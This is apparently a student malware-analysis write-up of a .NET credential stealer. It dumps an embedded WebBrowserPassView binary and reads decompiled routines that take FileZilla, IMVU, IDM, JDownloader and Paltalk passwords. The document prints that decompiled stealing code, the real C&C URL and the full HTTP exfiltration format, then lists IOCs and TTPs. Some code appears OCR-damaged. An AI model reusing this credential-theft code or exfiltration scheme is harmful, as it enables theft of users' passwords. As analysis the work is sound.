1. I analyzed the code of the malware sample in dnSpy. The ReadFile() function loads a resource from the executable, decrypts it using RSMDDecrypt and calls an obfuscated function. In order to get the executable and find out what it is I used the debugger.





As I got into the obfuscated function we can see that the contents of the executable are in the array2, and what we do is to dump the content of the array into a .bin file.






Now having the .bin file we check the metadata in pestudio and we see that the name of the executable is actually WebBrowserPassView.






Getting the hash of the file, we can check it then on the VirusTotal for more information (Reference link:

<https://www.virustotal.com/gui/file/1e6f9c756152f48d9bafa73cc20a713bf64bf116375a60c404e28701b7c971e9>).



2. Changing the file from .bin to .exe and running it, we see that it has this GUI:



Task 06

1. FileZilla

```

10 public static string FileZillaPass()
11 {
12     string text = Environment.NewLine + Environment.NewLine + "Program: FileZilla "
        Environment.NewLine;
13     string folderPath = Environment.GetFolderPath
        (Environment.SpecialFolder.ApplicationData);
14     string str = null;
15     string str2 = null;
16     string path = Path.Combine(folderPath, "FileZilla\\recentServers.xml");
17     string path2 = Path.Combine(folderPath, "FileZilla\\sitemanager.xml");
18     if (File.Exists(path))
19     {
20         str = File.ReadAllText(path);
21     }
22     if (File.Exists(path2))
23     {
24         str2 = File.ReadAllText(path2);
25     }
26     return str + str2;
27 }

```

- **FileZilla.FileZillaPass()**

Files searched for passwords and usernames: "**FileZilla\\recentServers.xml**" and "**FileZilla\\sitemanager.xml**". If these files exist their contents are concatenated and returned.

```

1 // FileZilla
2 // Token: 0x06000040 RID: 64 RVA: 0x000032BC File Offset: 0x000022BC
3 public static void Recover()
4 {
5     string text = FileZilla.FileZillaPass();
6     int i = 0;
7     while (i < text.Length)
8     {
9         if (text.Length <= 0)
10         {
11             break;
12         }
13         if (!text.Contains("<Host>") | !text.Contains("<User>") | !text.Contains("<Pass>"))
14         {
15             break;
16         }
17         string host = FileZilla.midReturn("$<H$>$".Replace("$", ""), "$</H$>$", text);
18         string username = FileZilla.midReturn("<User>", "</User>", text);
19         string password = FileZilla.midReturn("$<P$>$".Replace("$", ""), "$</P$>$", text);
20         Send.SendLog(GonnyCam.P_Link, "Passwords", null, null, "FileZilla", host, username,
            password, null);
21         text = text.Replace(text.Substring(0, checked(text.IndexOf("</Pass>") + 6)), null);
22     }
23 }
24

```

- **FileZilla.Recover()**

The function takes the concatenated text returned from the FileZillaPass function and searches into it for the <Host>, <User> and <Pass> labels. If these labels exist the content between the starting label and the ending label for each of them is send through the SendLog() function to the GonnyCam.P_Link

("http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php"), using the LogType for Passwords.

Full link used for the http request:

"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=**passwords**&machinename=DATA&application="Filezilla"&link=host&username=use
rname&password=password"

2. IMVU

```

1 // IMVU
2 // Token: 0x00000047 RID: 71 RVA: 0x000039E8 File Offset: 0x000029E8
3 public static void Recover()
4 {
5     checked
6     {
7         try
8         {
9             string text = Conversions.ToString(Registry.CurrentUser.OpenSubKey("Software\\IMVU\\username").GetValue(null));
10            string text2 = Conversions.ToString(Registry.CurrentUser.OpenSubKey("Software\\IMVU\\password").GetValue(null));
11            string text3 = null;
12            for (int i = 0; i < text2.Length - 1; i += 2)
13            {
14                text3 += Conversions.ToString(Strings.Chw(Convert.ToInt32(Conversions.ToString(text2[i]) + Conversions.ToString(text2[i + 1]), 16)));
15            }
16            string host = " ";
17            string username = text;
18            string password = text3;
19            Send.SendLog(GonnyCam.P_Link, "Passwords", null, null, "Imvu", host, username, password, null);
20        }
21        catch (Exception ex)
22        {
23        }
24    }
25 }

```

- IMVU.Recover()

Registries searched for usernames and passwords: "**Software\\IMVU\\username**" and "**Software\\IMVU\\password**". The passwords are converted in a hexadecimal form and then sent together with the usernames through the SendLog function using the LogType "passwords".

Full link used for the http request:

"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=**passwords**&machinename=DATA&application="Imvu"&link=host&username=use
rname&password=password"

3. InternetDownloaderManager.Recover()

Registry searched for usernames and passwords:

"**Software\\DownloadManager\\Passwords**". For each subkey of the registry, it looks for subkeys with the names "User" and "EncPassword" and stores their values in byte arrays(data - line 27, data2 - line 35). Then it transforms the contents of user value from byte to chars and concatenates them in the @string variable(lines 48-49). In the case with the contents from the password value, each byte from the array is first raised to the power of 15, transformed to char and at the end all of the

chars concatenated in the password string variable(line 59). The @string and password are sent through the SendLog() function for each subkey.

Full link used for http request for every iteration of the for loop:

"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?

type=**passwords**&machinename=DATA&application="IDM"&link=**host**&username=**@string**&password=**password**"

```
Recover(): void
1 // InternetDownloadManager
2 // Token: 0x06000045 RID: 69 RVA: 0x00003754 File Offset: 0x00002754
3 public static void Recover()
4 {
5     string text = "Software\\DownloadManager\\Passwords\\";
6     string text2 = Environment.NewLine + "Program: Internet Download Manager >6 " +
7         Environment.NewLine + Environment.NewLine;
8     IntPtr hkey = new IntPtr(-2147483647);
9     checked
10    {
11        try
12        {
13            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text);
14            foreach (string text3 in registryKey.GetSubKeyNames())
15            {
16                RegistryKey registryKey2 = registryKey.OpenSubKey(text3);
17                InternetDownloadManager.SafeKeyHandle safeKeyHandle = null;
18                int num = InternetDownloadManager.NativeMethods.RegOpenKeyEx(hkey, text +
19                    text3, 0, 131097, out safeKeyHandle);
20                byte[] array = new byte[257];
21                byte[] array2 = new byte[257];
22                InternetDownloadManager.NativeMethods.RegQueryValueExParameters
23                    regQueryValueEx = InternetDownloadManager.NativeMethods.RegQueryValueEx;
24                InternetDownloadManager.SafeKeyHandle hkey2 = safeKeyHandle;
25                string lpValueName = "User";
26                int reserved = 0;
27                int num2 = 0;
28                byte[] data = array;
29                int num3 = 256;
30                num = regQueryValueEx(hkey2, lpValueName, reserved, out num2, data, ref num3);
31                InternetDownloadManager.NativeMethods.RegQueryValueExParameters
32                    regQueryValueEx2 = InternetDownloadManager.NativeMethods.RegQueryValueEx;
33                InternetDownloadManager.SafeKeyHandle hkey3 = safeKeyHandle;
34                string lpValueName2 = "EncPassword";
35                int reserved2 = 0;
36                num3 = 0;
37                byte[] data2 = array2;
38                num2 = 256;
39                num = regQueryValueEx2(hkey3, lpValueName2, reserved2, out num3, data2, ref
40                    num2);
```

```
Recover(): void
36                num2);
37                int num4 = 0;
38                string host = text3;
39                int num5 = 0;
40                int num6 = array.Length - 1;
41                for (int j = num5; j <= num6; j++)
42                {
43                    if (array[j] == 0)
44                    {
45                        break;
46                    }
47                    num4++;
48                }
49                array = (byte[])Utils.CopyArray((Array)array, new byte[num4 - 1 + 1]);
50                string @string = Encoding.Default.GetString(array);
51                string text4 = null;
52                int num7 = 0;
53                int num8 = array2.Length - 1;
54                for (int k = num7; k <= num8; k++)
55                {
56                    if (array2[k] == 0)
57                    {
58                        break;
59                    }
60                    text4 += Conversions.ToString(Strings.Chw((int)(array2[k] ^ 15)));
61                }
62                string password = text4;
63                SendLog(GonnyCam.P_Link, "Passwords", null, null, "IDM", host, @string,
64                    password, null);
65            }
66        }
67        catch (Exception ex)
68        {
69        }
70    }
```

4. JDownloader.Recover()

```
Recover() : void X
1  // JDownloader
2  // Token: 0x06000043 RID: 67 RVA: 0x00003474 File Offset: 0x00002474
3  public static void Recover()
4  {
5      string text = null;
6      string host = null;
7      StringBuilder stringBuilder = new StringBuilder();
8      string path;
9      if (Interaction.Environ("Programfiles(x86)") == null)
10     {
11         path = Interaction.Environ("programfiles") + "\\jDow$nloder\\$config\\dat$abase.scr
12             $ipt".Replace("$", "");
13     }
14     else
15     {
16         path = Interaction.Environ("programfiles(x86)") + "\\jD$ownloader\\con$fig\\databa
17             $se.sc$ript".Replace("$", "");
18     }
19     checked
20     {
21         if (File.Exists(path))
22         {
23             string text2 = "#INS#ERT INT#O CON#FIG VA#LUE#S('A#ccoun#tContr#oller#']".Replace
24                 ("#", null);
25             string[] array = File.ReadAllLines(path);
26             int num = 0;
27             int num2 = array.Length - 1;
28             for (int i = num; i <= num2; i++)
29             {
30                 if (array[i].Contains(text2))
31                 {
32                     string text3 = array[i].Substring(text2.Length - 1).Substring(1, array
33                         [i].Length - (text2.Length + 1 + 3));
34                     int num3 = 0;
35                     int num4 = text3.Length - 1;
36                     for (int j = num3; j <= num4; j += 2)
37                     {
38                         text += Conversions.ToString(Strings.Chr(Conversions.ToInteger("&H" +
39                             text3.Substring(j, 2))));
40                     }
41                     text3 = "";
42                 }
43             }
44         }
45     }
46 }
```


```
Recover() : void X
36     text3 = "";
37     string[] array2 = text.Split(new char[]
38     {
39         '\0'
40     });
41     int num5 = 0;
42     int num6 = array2.Length - 1;
43     for (int k = num5; k <= num6; k++)
44     {
45         int num7 = 1;
46         do
47         {
48             array2[k] = array2[k].Replace(Conversions.ToString(Strings.Chr
49                 (num7)), "");
50             num7++;
51         } while (num7 <= 31);
52         array2[k] = array2[k].Replace("ÿ", "");
53         if (Operators.CompareString(array2[k], "", false) != 0)
54         {
55             text3 = text3 + "\r\n" + array2[k];
56         }
57     }
58     string[] array3 = text3.ToString().Split(new char[]
59     {
60         '\r'
61     });
62     int num8 = 0;
63     int num9 = array3.Length - 2;
64     for (int l = num8; l <= num9; l++)
65     {
66         if (array3[l].EndsWith("sq") & array3[l].IndexOf(".") > 0)
67         {
68             host = array3[l].Substring(0, array3[l].Length - 2);
69         }
70         if (array3[l].EndsWith("t") & array3[l + 1].EndsWith("xt"))
71         {
72             string password = array3[l].Substring(0, array3[l].Length - 1);
73             string username = array3[l + 1].Substring(0, array3[l + 1].Length
74                 - 2);
75             Send.SendLog(GonnyCam.P_Link, "Passwords", null, null,
76                 "JDownloader", host, username, password, null);
77         }
78     }
79 }
```

File searched for: "**\\JDownloader\\config\\database.script**" in both folders "**programfiles**" and "**programfiles(x86)**". If the file exists, then it reads and stores the content line by line in an array. For each line of the file, it checks if it contains "INSERT INTO CONFIG VALUES('AccountController','". If the text is contained, then the username and the password are extracted from the line. For every line from which it managed to get a username and a password, a http request is sent through the SendLog() function.

Full link used for http request for every iteration of the for loop:

"http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=**passwords**&machinename=DATA&application="**JDownloader**"&link=**host**&username=**username**&password=**password**"

5. Paltalk



```

Recover() : void
1 // Paltalk
2 // Token: 0x0600003C RID: 60 RVA: 0x00002E78 File Offset: 0x00001E78
3 public static void Recover()
4 {
5     checked
6     {
7         try
8         {
9             RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Paltalk",
10 false);
11             if (registryKey != null)
12             {
13                 string[] subKeyNames = registryKey.GetSubKeyNames();
14                 string str = Strings.Left(Conversions.ToString(registryKey.GetValue
15 ("InstallerAppDir")), 2);
16                 ManagementObject managementObject = new ManagementObject
17 ("Win32_LogicalDisk.DeviceID=\"\" + str + "\\");
18                 PropertyData propertyData = managementObject.Properties["VolumeSerialNumber"];
19                 int num = 0;
20                 int num2 = 0;
21                 string text = propertyData.Value.ToString();
22                 foreach (string text2 in subKeyNames)
23                 {
24                     num2++;
25                 }
26                 string[] array2 = new string[num2 - 1 + 1];
27                 string text3 = "____";
28                 foreach (string str2 in subKeyNames)
29                 {
30                     RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\
31 \\Paltalk\\" + str2, false);
32                     array2[num] = Conversions.ToString(Operators.ConcatenateObject
33 (Operators.ConcatenateObject(registryKey2.GetValue("nickname"), text3),
34 registryKey2.GetValue("pwd")));
35                     num++;
36                 }
37                 string text4 = null;
38                 string text5 = null;
39                 int num3 = 0;
40                 int num4 = num2 - 1;
41                 for (int k = num3; k <= num4; k++)

```

Registry searched for nicknames and passwords: "**Software\\Paltalk**". If the registryKey exists, then the function gets the first two chars from the value of the "InstallerAppDir" subkey, creates a management object for the WMI object path as "Win32_LogicalDisk.DeviceID=\" and the two chars, and then stores the property data value of the "VolumeSerialNumber" from the management object in a string variable.

For each subkey of the registryKey it gets the values of the “nickname” and “pwd”, concatenates them with “;___;” as a delimiter and stores them in an array. Each entry of the array is then split in nickname and pwd, and encrypted with different methods(eg. the pwd value is interlaced with the dataProperty value). After the data is processed, the nicknames and the passwords are sent through the SendLog() function.

Full link used for http request:

“http://ziraat-helpdesk.com/components/com_content/limpopapa/post.php?type=passwords&machinename=DATA&application=PalTalk&link=host&username=username&password=password”

```

37     text5 = Strings.Split(array2[k], text3, -1, CompareMethod.Binary)[0];
38     string text6 = Strings.Split(array2[k], text3, -1, CompareMethod.Binary)
39         [1];
40     string text7 = null;
41     int num5 = 0;
42     int num6 = text5.Length + text.Length - 1;
43     for (int l = num5; l <= num6; l++)
44     {
45         if (l < text5.Length)
46         {
47             text7 += Conversions.ToString(text5[l]);
48         }
49         if (l < text.Length)
50         {
51             text7 += Conversions.ToString(text[l]);
52         }
53     }
54     string text8 = text7;
55     while ((double)text6.Length / 2.0 > (double)text8.Length)
56     {
57         text8 += text7;
58     }
59     string[] array4 = new string[text6.Length + 1];
60     int num7 = 0;
61     int num8 = (int)Math.Round(unchecked((double)text6.Length / 4.0 - 1.0));
62     for (int m = num7; m <= num8; m++)
63     {
64         array4[m] = PalTalk.get3(text6, m * 4);
65     }
66     int num9 = 0;
67     int num10 = (int)Math.Round(unchecked((double)text6.Length / 4.0 - 1.0));
68     for (int n = num9; n <= num10; n++)
69     {
70         int b = Conversions.ToInteger(PalTalk.get3(text6, n * 4));
71         if (n < 1)
72         {
73             string value = Conversions.ToString(PalTalk.Get_Int(text8, b));
74             text4 += Conversions.ToString(Strings.Chw(Conversions.ToInteger
75                 (value)));
76         }
77         else
78         {
79             text4 += Conversions.ToString(Strings.Chw((int)Math.Round
80                 (unchecked(Conversions.ToDouble(array4[n]) - (double)text8[checked(n -
81                 1)] - (double)n - 122.0))));
82         }
83     }
84     string host = " ";
85     string username = text5;
86     string password = text4;
87     Send.SendLog(GonnyCam.P_Link, "Passwords", null, null, "PalTalk", host,
88         username, password, null);
89 }
90 }
91 }
92 }

```


Task 07

Hash: a850de0705c0f6095910aa1d5ed0e73a49581aa7427fcfaf2ff5144e93b047c1

C&C: *ziraat-helpdesk.com*

TTPs:

- Contains functionality to log keystrokes (.Net Source)
- Installs a global keyboard hook
- Passes username and password via HTTP get
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Mail credentials (via file access)
- Tries to steal Mail credentials (via file registry)
- Uses WebBrowserPassView password recovery tool

Reference:

<https://www.virustotal.com/gui/file/a850de0705c0f6095910aa1d5ed0e73a49581aa7427fcfaf2ff5144e93b047c1/details>